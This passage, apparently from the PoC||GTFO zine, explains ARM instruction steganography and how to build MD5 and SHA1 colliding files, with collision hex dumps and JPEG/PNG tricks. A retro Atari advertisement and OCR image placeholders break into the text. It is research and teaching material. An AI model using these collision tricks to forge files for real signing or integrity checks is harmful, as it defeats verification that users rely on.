Take `xor eax, eax` for example. There is an encoding for `xor r32m32, r32` and also one for `xor r32, r32m32`. In other words, there's a variation for a pointer being the first or second operand depending on the encoding, even though you can choose a register for both. So if you did just choose a register for both, which encoding do you use? Assemblers will prefer only one in this kind of situation, even though both execute in a valid way. A steganographer could use this information to call one encoding a 1, and the other a 0, and encode data with this method. But knowing that, if I suspect an x86 program to be stego'd, the first thing I would check for is the uncommonly encoded instructions like that.

The situation is no different for ARMaHYDAN. Invalid instructions, whether data or stego, ought to be less than 13% of all 32-bit words in the `.text` section, and by carefully observing which ones are executed, it oughtn't be hard to identify the existence of hidden content.

Cut out the NULLs!

Another nifty result of this project is that many of the null bytes in ARM machine code contain at least a bit or two that the CPU will ignore. Take a moment to reread the brilliant Phrack 66:12, in which Yves Younan and Pieter Philippaerts used a dozen clever tricks to make alphanumeric self-modifying shellcode in a creole dialect of both ARM and Thumb,[17] then consider how much easier it might be if so many of their blacklisted instructions[18] could be smuggled in by flipping a bit here or there.

Native	Assembly	Modified
e10100d0	ldrd r0, [r1, -r0]	e10101d0
e10100f0	strd r0, [r1, -r0]	e10101f0
e10100b0	strh r0, [r1, -r0]	e1010fb0
e0100090	muls r0, r0, r0	e0101090
e11000d0	ldrsb r0, [r0, -r0]	e11001d0
e11000b0	ldrh r0, [r0, -r0]	e11001b0
e11000f0	ldrsh r0, [r0, -r0]	e11001f0
e1100080	tst r0, r0, lsl #1	e1101080
e3100080	tst r0, #128	e3101080
e1500080	cmp r0, r0, lsl #1	e1501080
e1300080	teq r0, r0, lsl #1	e1301080
e1700080	cmn r0, r0, lsl #1	e1701080
e3700080	cmn r0, #128	e3701080
e3300080	teq r0, #128	e3301080
e1100010	tst r0, r0, lsl r0	e1101010
e3500080	cmp r0, #128	e3501080
e1400090	swpb r0, r0, [r0]	e1400190
e1700010	cmn r0, r0, lsl r0	e1701010
e1500010	cmp r0, r0, lsl r0	e1501010
e1300010	teq r0, r0, lsl r0	e1301010
f1010000	setend le	f1010401
e1200050	qsub r0, r0, r0	e1200150
e03000b0	ldrht r0, [r0], -r0	e03001b0
e03000d0	ldrsbt r0, [r0], -r0	e03001d0
e03000f0	ldrsht r0, [r0], -r0	e03001f0
e12000a0	smulwb r0, r0, r0	e12010a0
...	...	...

Figure 2. ARM Instructions with a Null Byte

Final Thoughts

This project is not ground breaking, but by reading the ARM manual and chasing down the unexplained bitfields, I managed to learn a lot about the architecture and have some fun in the process.

As you read my code,[19] please remember that the fun is in the journey and not the destination. Don't just theorize about what new tricks might be done! Read the documentation, and when the inspiration hits, run the experiments that will teach you the facts you need to write a nifty proof of concept.

[17] `unzip pocorgtfo19.pdf phrack6612.txt`
[18] Ibid, §2.3.
[19] `git clone https://github.com/XlogicX/ARMaHYDAN || unzip pocorgtfo19.pdf ARMaHYDAN.zip`

19:05 An MD5 Pileup Fit for Jake and Elwood

by Albertini and Stevens

This article is about applying known hash collisions to common file formats. It is *not* about new collisions—the most recent one we'll discuss was documented in 2012—but instead focuses on the byte patterns techniques that are exploited in the present attacks and are likely to continue being useful for future ones.

We'll extensively explore existing attacks, showing once again just how weak MD5 is (instant collisions of any of JPG, PNG, PDF, MP4, PE, *etc.*), and will also explore how the common file format features help the attacker construct colliding files. Indeed, the same file format tricks can be used on several hashes, as long as the collisions follow the same byte patterns. Compare, for instance, the JPEG tricks from PoC‖GTFO 14:10 and the malicious SHA1 collision from the SHAttered project.

Follow along and we'll learn the moves of the collision dance, the tricks of the trade for colliding different valid files so that they share a single hash. We'll begin by reviewing the available collision techniques, then show how real world files can be abused within the constraints of the available, practical block collisions.

State of the art

There are different ways in which we may want to construct colliding files, depending on whether we want to control the files' contents or the hashes themselves. The current status of known attacks—as of December 2018—is as follows:

Generating a file that matches a specific fixed hash is still impractical with MD5 and everything stronger. It is impractical even with MD2,[20] but can be done for simpler hashes such as Python's `crypt()`. The following example is thanks to Sven, (`@svblxyz`).

```
>>> import crypt
>>> crypt.crypt("5dUD&66", "br")
'brokenOz4KxMc'
>>> crypt.crypt("O!>',%$", "br")
'brokenOz4KxMc'
```

[20] `unzip pocorgtfo19.pdf thomsenmd2.pdf`

[21] `git clone https://github.com/nneonneo/sha1collider`

While we can't yet generate a file for an arbitrary MD5 hash, we can generate identical prefix collisions (FastColl, UniColl, SHAttered) and even chosen prefix collisions (HashClash). Because both hashed and file formats often run from beginning to end, these prefixes can be freely reused after generation to produce two arbitrary files that obey a specific file format (PNG, JPG, PE, *etc.*) with the same hash.

As an extreme example, making two different files with the same SHA1 took 6,500 core years, but now that those prefixes have been computed, we can instantly produce two different PDFs with the same SHA1 hash that show different pictures.[21]

Attacks

MD5 and SHA1 both operate on blocks of 64 bytes. If two content blocks A and B have the same hash, then appending (we'll write "+" for append) the same suffix C to both will retain equality of the total hash.

$$\text{hash}(A) = \text{hash}(B) \Rightarrow \text{hash}(A + C) = \text{hash}(B + C)$$


Collisions of files with fixed different prefixes work by inserting at a block boundary some number of computed *collision blocks* that depend on what came before in the file. These collision blocks are very random-looking with some minor differences, which follow a specific pattern for each attack. These tiny differences eventually get the hashes to converge to the same value after these blocks.

The key thing about file formats that makes this method work is that file formats also work top-down, and most of them work are interpreted as byte-level chunks. So the format requirements and the collision block insertion can be aligned to make valid format files with specific properties.

Inert comment chunks can be inserted to align file chunks to block boundaries, to align specific structures to collision blocks differences, to hide the rest of the collision blocks' randomness from the file parsers, and to hide otherwise valid content from the parser, so that it will see different content.

These comment chunks were typically not meant to be actual comments. They are just used as data containers that are ignored by the parser. For example, PNG chunks with a lowercase-starting ID are ancillary, not critical.

Most of the time, a difference in the collision blocks is used to modify the length of a comment chunk, which is typically declared just before the data of this chunk: in the gap between the shorter and the longer version of the chunk, another comment chunk is declared to jump over some content A. After this content A, we then simply append another content B. Since file formats usually define a terminator that make parsers stop when they reach it, A terminates parsing, so that the appended content B is ignored.



Typically, at least two comments are needed: one for block alignment, another to hide collision blocks. A third one may be needed to hide one file's contents, for reusable collisions.

The following common properties of file formats enable the construction of colliding files. These properties are not typically seen as weaknesses, but they can be detected or normalized out, making the attacker's task considerably harder:

- Dummy chunks that can be used as comments.
- Allowing more than one comment.
- Long comments. For example, lengths of 64b for MP4 and 32b for PNG make for trivial collisions, whereas 16b for JPG, 8b for GIF make for no generic collision for GIF, and limited ones for JPG.
- Storage arbitrary binary data in a comment, rather than just text or valid data.
- Allowing arbitrary data after the terminator.
- A lack of integrity checks. For example, CRC32 in PNGs are usually ignored, but would prevent PNG reusable collisions otherwise.
- Flat structure. For example, ASN.1 defines a parent structure with the length of all the enclosed substructures, which prevents these constructs: you'd need to abuse the length, but also the length of the parent. Note, however, that this feature of ASN.1 creates multiple sources of truth for the parsers, and puts the onus of checking that all these pieces of data agree on the parser itself. This is how you get Heartbleed.
- Allowing a comment to precede the header. This makes generic reusable collisions possible.

Now that we have the theory down, let's learn some moves.

Identical Prefix Collisions

Identical prefix files look almost identical. Their content have only a few bits of differences in the collisions blocks. All blocks before the collision are fixed and cannot be changed without recomputing the collision, while all blocks of the suffix are malleable and can altered so long as they stay equal to those in the colliding file.


1. Define an arbitrary prefix. Its content and length don't matter.
2. Pad the prefix to the next 64-byte block.
3. Compute and append collision block(s) depending on the prefix. These blocks will look very random, with the specific differences predetermined by the attack.
4. After the block(s), the hash value is the same despite the file differences.
5. Add any arbitrary identical suffix as needed.

```
| Prefix         | = | Prefix         |
| :----:         |:-:| :----:         |
| Collision *A*  |!= | Collision *B*  |
| Suffix         | = | Suffix         |
```

Exploitation There are two classic ways of exploiting identical prefix collisions. The first is the *data exploit*: run code that checks for differences and displays one or the other. (This is typically trivial because differences are known in advance.) The second is the *structure exploit*, which we use a difference in the file structure, such as the length of a comment, to hide one content or show the other.

Here are two files with this structure, collided to show either A or B as determined by a switch in the collision.

Prefix	=	Prefix
Collision *A*	!=	Collision *B*
A	=	~~A~~
~~B~~	=	**B**



FastColl The final version of FastColl is from 2009. Here is its scorecard and a quick print of its difference mask, which describes which nybbles of the block might change and which must remain fixed.

Time:	a few seconds of computation
Space:	two blocks
Differences:	no control before, no control after.
exploitation:	hard

```
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. X. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. X. .X .. ..
.. .. .. .. .. .. .. .. .. .. .. .. X. .. .. .. ..
```

The differences aren't near the start or the end of the blocks, so it's very hard to exploit since you don't control any nearby bytes. A potential solution is to brute-force the surrounding bytes. See PoC||GTFO 14:10.

An example with an empty prefix:

```
   MD5: fe6c446ee3a831ee010f33ac9c1b602c
SHA256: c5dd2ef7c74cd2e80a0fd16f1dd6955c
        626b59def888be734219d48da6b9dbdd
00:  37 75 C1 F1-C4 A7 5A E7-9C E0 DE 7A-5B 10 80 26
10:  02 AB D9 39-C9 6C 5F 02-12 C2 7F DA-CD 0D A3 B0
20:  8C ED FA F3-E1 A3 FD B4-EF 09 E7 FB-B1 C3 99 1D
30:  CD 91 C8 45-E6 6E FD 3D-C7 BB 61 52-3E F4 E0 38
40:  49 11 85 69-EB CC 17 9C-93 4F 40 EB-33 02 AD 20
50:  A4 09 2D FB-15 FA 20 1D-D1 DB 17 CD-DD 29 59 1E
60:  39 89 9E F6-79 46 9F E6-8B 85 C5 EF-DE 42 4F 46
70:  C2 78 75 9D-8B 65 F4 50-EA 21 C5 59-18 62 FF 7B

00:  37 75 C1 F1-C4 A7 5A E7-9C E0 DE 7A-5B 10 80 26
10:  02 AB D9 B9-C9 6C 5F 02-12 C2 7F DA-CD 0D A3 B0
20:  8C ED FA F3-E1 A3 FD B4-EF 09 E7 FB-B1 43 9A 1D
30:  CD 91 C8 45-E6 6E FD 3D-C7 BB 61 D2-3E F4 E0 38
40:  49 11 85 69-EB CC 17 9C-93 4F 40 EB-33 02 AD 20
50:  A4 09 2D 7B-15 FA 20 1D-D1 DB 17 CD-DD 29 59 1E
60:  39 89 9E F6-79 46 9F E6-8B 85 C5 EF-DE C2 4E 46
70:  C2 78 75 9D-8B 65 F4 50-EA 21 C5 D9-18 62 FF 7B
   MD5: fe6c446ee3a831ee010f33ac9c1b602c
SHA256: e27cf3073c704d0665da42d597d4d201
        31013204eecb6372a5bd60aeddd5d670
```

You will find other examples, with an identical prefix in `fastcoll1.bin` and `fastcoll2.bin`. A variant of this is the single-block MD5 collision, but that takes five weeks of computation![22]

Unicoll This technique was documented in 2012 in Marc Stevens' Ph.D. thesis, "Attacks on Hash Functions and Applications."[23] The implementation from 2017 is on Github.[24]

UniColl lets you control a few bytes in the collision blocks, before and after the first difference. This makes it an identical-prefix collision with some controllable differences, the next best thing to a chosen prefix collision. This is very handy, and even better, the difference can be very predictable: in the case of `m2+= 2^8` (a.k.a. `N=1 / m2 9` in HashClash `poc_no.sh` script), the difference is +1 on the ninth byte. This makes it very useful in exploitation, as you can reason about the collision in your head: the ninth character of that sentence will be replaced with the next one. `0` is replaced by `1`, `a` is replaced by `b`, and so on.

Here are its scorecard and a map of differences.

[22] `https://marc-stevens.nl/research/md5-1block-collision/`
[23] `unzip pocorgtfo19.pdf stevensthesis.pdf`
[24] `git clone https://github.com/cr-marcstevens/hashclash && emacs hashclash/scripts/poc_no.sh`

Time:	a few minutes (depending on the number of bytes you want to control)
Space:	two blocks
Exploitation:	Very easy: controlled bytes before and after the difference, and the difference is predictable. The only restrictions are alignment and that you only control ten bytes after the difference.

```
..  ..  ..  ..  DD ..  ..  ..  ..
..  ..  ..  ..  +1 ..  ..  ..  ..
```

An example with $N = 1$ and 20 bytes of set text in the collision blocks:

```
UniColl 1 00:  55 6E 69 43-6F 6C 6C 20-31 20 70 72-65 66 69 78
  Prefix 10:  20 32 30 62-F5 48 34 B9-3B 1C 01 9F-C8 6B E6 44
         20:  FE F6 31 3A-63 DB 99 3E-77 4D C7 5A-6E B0 A6 88
         30:  04 05 FB 39-33 21 64 BF-0D A4 FE E2-A6 9D 83 36
         40:  4B 14 D7 F2-47 53 84 BA-12 2D 4F BB-83 78 6C 70
         50:  C6 EB 21 F2-F6 59 9A 85-14 73 04 DD-57 5F 40 3C
         60:  E1 3F B0 DB-E8 B4 AA B0-D5 56 22 AF-B9 04 26 FC
         70:  9F D2 0C 00-86 C8 ED DE-85 7F 03 7B-05 28 D7 0F

         00:  55 6E 69 43-6F 6C 6C 20-31 21 70 72-65 66 69 78
         10:  20 32 30 62-F5 48 34 B9-3B 1C 01 9F-C8 6B E6 44
         20:  FE F6 31 3A-63 DB 99 3E-77 4D C7 5A-6E B0 A6 88
         30:  04 05 FB 39-33 21 64 BF-0D A4 FE E2-A6 9D 83 36
         40:  4B 14 D7 F2-47 53 84 BA-12 2C 4F BB-83 78 6C 70
         50:  C6 EB 21 F2-F6 59 9A 85-14 73 04 DD-57 5F 40 3C
         60:  E1 3F B0 DB-E8 B4 AA B0-D5 56 22 AF-B9 04 26 FC
         70:  9F D2 0C 00-86 C8 ED DE-85 7F 03 7B-05 28 D7 0F
```

UniColl has less control than chosen prefix, but it's much faster especially since it takes only two blocks.

It was used in the Google CTF of 2018, where the frequency of a certificate serial changes and limitations on the lengths prevented the use of chosen prefix collisions.[25]

SHAttered (SHA1) Documented in 2013 by Marc Stevens,[26] computed in 2017.[27]

Time:	6500 years CPU and 110 years GPU
Space:	two blocks
Exploitation:	Medium. The differences are right at the start and at the end of the collision blocks. So no control before *and* after a length in the prefix/in the suffix: PNG stores its length before the chunk type, so it won't work. However, it will work with JP2 files when they use the JFIF form (the same as JPG), and likely MP4 and other atom/box formats if you use long lengths on 64bits (in this case, they're placed *after* the atom type).


Differences:

```
..  ..  ..  DD ??  ??  ??  ??
                or
??  ??  ??  DD ..  ..  ..  ..
```

The difference between collision blocks of each side is this Xor mask, with the practical collision shown in Figure 3.

```
0c 00 00 02 c0 00 00 10 b4 00 00 1c 3c 00 00 04
bc 00 00 1a 20 00 00 10 24 00 00 1c ec 00 00 14
0c 00 00 02 c0 00 00 10 b4 00 00 1c 2c 00 00 04
bc 00 00 18 b0 00 00 10 00 00 00 0c b8 00 00 10
```

`pocorgtfo18.pdf` uses the computed SHA1 prefixes, reusing the image directly from PDFLaTeX's source, but also checking the value of the prefixes via JavaScript in the HTML page. The file is a polyglot, valid as a ZIP, HTML, and PDF. (See PoC‖GTFO 18:10.)



[25] https://github.com/google/google-ctf/tree/master/2018/finals/crypto-hrefin
[26] https://marc-stevens.nl/research/papers/EC13-S.pdf
[27] http://shattered.io





Figure 3. Shattered PoCs

Chosen-Prefix Collisions

Chosen prefix collisions allow us to collide any content, but they don't exist for SHA1 yet.

A	!=	B
Collision *A*	!=	Collision *B*



The steps are to first take two arbitrary prefixes, then to pad the shorter so that their lengths match. Both are then padded to the next block minus twelve bytes, and those twelve bytes are populated at random until a birthday search reveals a collision in the x near-collision blocks appended to the prefixes.

The fewer blocks, the longer the computation will take. While a single block took 400 kHours,[28] nine blocks took just seventy-two with HashClash.[29] Chosen prefix collisions are almighty, but they can take a very long time.

HashClash The final version of this technique appeared in 2009.[30] This collision of "yes" with "no" that is shown in Figure 4 took three hours on twenty-four cores. Note that this is a chosen prefix, and that these files have nothing in common for the first several bytes.

Attacks Summary

Hash	Name	Time	Prefix	Control
MD5	FastColl ('09)	2s	Identical	none
	UniColl ('12)	7–40m	Identical	4–10 bytes
	HashClash ('09)	72h	Chosen	none
SHA1	Shattered ('13)	6500yr	Identical	Prefix & Suffix

[28] `https://www.win.tue.nl/hashclash/SingleBlock/`
[29] `git clone https://github.com/cr-marcstevens/hashclash`
[30] `https://www.win.tue.nl/hashclash/ChosenPrefixCollisions/`

“yes” prefix:
Prefix, padding

```
000:  79 65 73 0A-3D 62 84 11-01 75 D3 4D-EB 80 93 DE
010:  31 C1 D9 30-45 FB BE 1E-71 F0 0A 63-75 A8 30 AA
020:  98 17 CA E3-A2 6B 8E 3D-44 A9 8F F2-0E 67 96 48
030:  97 25 A6 FB-00 00 00 00-49 08 09 33-F0 62 C4 E8
```

Collision blocks start

```
040:  D5 F1 54 CD-CA A1 42 90-7F 9D 3D 9A-67 C4 1B 0F
050:  04 9F 19 E8-92 C3 AA 19-43 31 1A DB-DA 96 01 54
060:  85 B5 9A 88-D8 A5 0E FB-CD 66 9A DA-4F 20 8A AA
070:  BA E3 9C F0-78 31 8F D1-14 5F 3E B9-0F 9F 3E 19
080:  09 9C BB A9-45 89 BA A8-03 E6 C0 31-A0 54 D6 26
090:  3F 80 4C 06-0F C7 D9 19-09 D3 DA 14-FD CB 39 84
0A0:  1F 0D 77 5F-55 AA 7A 07-4C 24 8B 13-0A 54 A2 BC
0B0:  C5 12 7D 4F-E0 5E F2 23-C5 07 61 E4-80 91 B2 13
0C0:  E7 79 07 2A-CF 1B 66 39-8C F0 8E 7E-75 25 22 1D
0D0:  A7 3B 49 4A-32 A4 3A 07-61 26 64 EA-6B 83 A2 8D
0E0:  BE A3 FF BE-4E 71 AE 18-E2 D0 86 4F-20 00 30 26
0F0:  0A 71 DE 1F-40 B4 F4 8F-9C 50 5C 78-DD CD 72 89
100:  BA D1 BF F9-96 80 E3 06-96 F3 B9 7C-77 2D EB 25
110:  1E 56 70 D7-14 1F 55 4D-EC 11 58 59-92 45 E1 33
120:  3E 0E A1 6E-FF D9 90 AD-F6 A0 AD 0E-C6 D6 88 12
130:  B8 74 F2 9E-DD 53 F7 88-19 73 85 39-AA 9B E0 8D
140:  82 BF 9C 5E-58 42 1E 3B-94 CF 5B 54-73 5F A8 4A
150:  FD 5B 64 CF-59 D1 96 74-14 B3 0C AF-11 1C F9 47
160:  C5 7A 2C F7-D5 24 F5 EB-BE 54 3E 12-B0 24 67 3F
170:  01 DD 95 76-8D 0D 58 FB-50 23 70 3A-BD ED BE AC
180:  B8 32 DB AE-E8 DC 3A 83-7A C8 D5 0F-08 90 1D 99
190:  2D 7D 17 34-4E A8 21 98-61 1A 65 DA-FC 9B A4 BA
1A0:  E1 42 2B 86-0C 94 2A F6-D6 A4 81 B5-2B 0B E9 37
1B0:  44 D2 E4 23-14 7C 16 B8-84 90 8B E0-A1 A7 BD 27
1C0:  C7 7E E6 17-1A 93 C5 EE-59 70 91 26-4E 9D C7 7C
1D0:  1D 3D AB F1-B4 F4 F1 D9-86 48 75 77-6E FE 98 84
1E0:  EF 3C 1C C7-16 5A 1F 83-60 EC 5C FE-CA 17 0C 74
1F0:  EB 8E 9D F6-90 A3 CD 08-65 D5 5A 4C-2E C6 BE 54
```

“no” prefix:
Prefix, padding

```
000:  6E 6F 0A E5-5F D0 83 01-9B 4D 55 06-61 AB 88 11
010:  8A FA 4D 34-B3 75 59 46-56 97 EF 6C-4A 07 90 CC
020:  FE 19 D7 CF-6F 92 03 9C-91 AA A5 DA-56 92 C1 04
030:  E6 4C 08 A3-00 00 00 00-8D B6 4E 47-FF AF 7A 3C
```

Collision blocks start

```
040:  D5 F1 54 CD-CA A1 42 90-7F 9D 3D 9A-67 C4 1B 0F
050:  04 9F 19 E8-92 C3 AA 19-43 31 1A DB-DA 96 01 54
060:  85 B5 9A 88-D8 A5 0E FB-CD 66 9A DA-4F 20 8A A9
070:  BA E3 9C F0-78 31 8F D1-14 5F 3E B9-0F 9F 3E 19
080:  09 9C BB A9-45 89 BA A8-03 E6 C0 31-A0 54 D6 26
090:  3F 80 4C 06-0F C7 D9 19-09 D3 DA 14-FD CB 39 84
0A0:  1F 0D 77 5F-55 AA 7A 07-4C 24 8B 13-0A 54 B2 BC
0B0:  C5 12 7D 4F-E0 5E F2 23-C5 07 61 E4-80 91 B2 13
0C0:  E7 79 07 2A-CF 1B 66 39-8C F0 8E 7E-75 25 22 1D
0D0:  A7 3B 49 4A-32 A4 3A 07-61 26 64 EA-6B 83 A2 8D
0E0:  BE A3 FF BE-4E 71 AE 18-E2 D0 86 4F-20 00 30 22
0F0:  0A 71 DE 1F-40 B4 F4 8F-9C 50 5C 78-DD CD 72 89
100:  BA D1 BF F9-96 80 E3 06-96 F3 B9 7C-77 2D EB 25
110:  1E 56 70 D7-14 1F 55 4D-EC 11 58 59-92 45 E1 33
120:  3E 0E A1 6E-FF D9 90 AD-F6 A0 AD 0E-CA D6 88 12
130:  B8 74 F2 9E-DD 53 F7 88-19 73 85 39-AA 9B E0 8D
140:  82 BF 9C 5E-58 42 1E 3B-94 CF 5B 54-73 5F A8 4A
150:  FD 5B 64 CF-59 D1 96 74-14 B3 0C AF-11 1C F9 47
160:  C5 7A 2C F7-D5 24 F5 EB-BE 54 3E 12-70 24 67 3F
170:  01 DD 95 76-8D 0D 58 FB-50 23 70 3A-BD ED BE AC
180:  B8 32 DB AE-E8 DC 3A 83-7A C8 D5 0F-08 90 1D 99
190:  2D 7D 17 34-4E A8 21 98-61 1A 65 DA-FC 9B A4 BA
1A0:  E1 42 2B 86-0C 94 2A F6-D6 A4 81 B5-2B 2B E9 37
1B0:  44 D2 E4 23-14 7C 16 B8-84 90 8B E0-A1 A7 BD 27
1C0:  C7 7E E6 17-1A 93 C5 EE-59 70 91 26-4E 9D C7 7C
1D0:  1D 3D AB F1-B4 F4 F1 D9-86 48 75 77-6E FE 98 84
1E0:  EF 3C 1C C7-16 5A 1F 83-60 EC 5C FE-CA 17 0C 54
1F0:  EB 8E 9D F6-90 A3 CD 08-65 D5 5A 4C-2E C6 BE 54
```

Figure 4. A Chosen Prefix Collision from HashClash

Exploitation

Identical prefix collisions are rather limited, but for all their versatility, chosen prefix collisions are a lot more time consuming to create.

Another approach is to craft reusable prefixes via either identical-prefix attack such as UniColl—or chosen prefix to overcome some limitations—but reuse that prefix pair in combinations with two payloads like a classic identical prefix attack.

Once a good prefix pair has been computed, we can instantly collide two source files. It's just a matter of massaging file data so that it fits both the file format specifications and the precomputed prefix requirements.

JPEG

The *Application* segment should in theory follow just after the *Start of Image* marker, but thankfully this isn't required in practice. The lets us make our collision generic, and the only limitation is the size of the smallest image.

A comment's length is stored in two bytes, limited to 65,536 bytes, which would be something like a 400×400 photo. To jump to another image, its *Entropy Coded Segment* needs to be split to scans which are smaller than this, either by storing the image progressively or by using `jpegtran` to apply custom scan sizes.

So an MD5 collision of two arbitrary JPGs is *instant*, and needs no chosen-prefix collision, just UniColl. See `jpg.py` for a handy script to collide photographs of your two authors to `collision*.jpg`.

ATARI ST ★ ATARI ST ★ ATARI ST ★ ATARI ST ★ ATARI

A brilliant offer for readers of New Computer Express!

Devpac ST 2

FROM HISOFT ONLY £44.95

Devpac ST Version 2 is widely regarded as the most powerful assembly language development system for the Atari ST. It incorporates a debugger, stand-alone assembler and a fast linker

IT INCLUDES:

➤ GenST Assembler is a high-performance, full-featured, two-pass Motorola standard macro assembler at up to 75,000 lines per minute. It has multiple modules and sections, repeat loops and macro calls that maybe nested as deeply as memory allows.

➤ MonST Debugger is an advanced symbolic monitor, debugger and disassembler. Now in addition it can offer Multiple window display, full expression evaluator, up to 22 significant characters in symbols, viewing of source files and conditional breakpoints.

➤ Example Files of a wide variety including a full GEM type windowing application and an example desk accessory.

The package comes complete with an extensive ring-bound manual plus notes on the various operating system levels and debugging strategies.

Order now by phone from the NCE mail order service or send the coupon to our FREEPOST address.

HOTLINE NUMBER 0458 74011

DevpacST 2 version 2

Complete Assembler/Debugger System for the Atari ST Computers

SAVE £15

Yes, I would like to order a copy of Devpac ST 2

Name

Address

Tel No

I would like to pay by Access Visa Cheque PO

Please debit my credit card

No.

Expiry Date

Tel. No

Send & make cheques payable to Future Publishing, FREEPOST, The Old Barn, SOMERTON, Somerset. TA11 7BR

PNG with a Comment First

The biggest limitation of PNG is that it uses CRC32 at the end of its chunks, which would prevent the use of collision blocks. But as a happy coincidence, most parsers ignore these checksums and we can as well!

The image meta data (dimensions, color space, *etc.*) are stored in the `IHDR` chunk, which should be right after the signature, before any potential comment. It would mean that we can only precompute collisions of images with the same metadata. However, that chunk can actually be located after a comment block for the vast majority of readers. So we can put the collision data before the header, which enables to collide any pair of PNG with a single precomputation.

Since a PNG chunk has a length of four bytes, there's no need to modify the structure of either file. We can simply jump over a whole image in one go.

We can insert as many discarded chunks as we want, so we can add one for alignment, then one which length will be altered by a UniColl. The lengths will be `00 75` and `01 75`.

So an MD5 collision of two arbitrary PNG images is *instant*, with no prerequisite—no computation, just some minor file changes—and needs no chosen-prefix collision, just UniColl. See `png.py`, which collided these two logos from competing manufacturers.

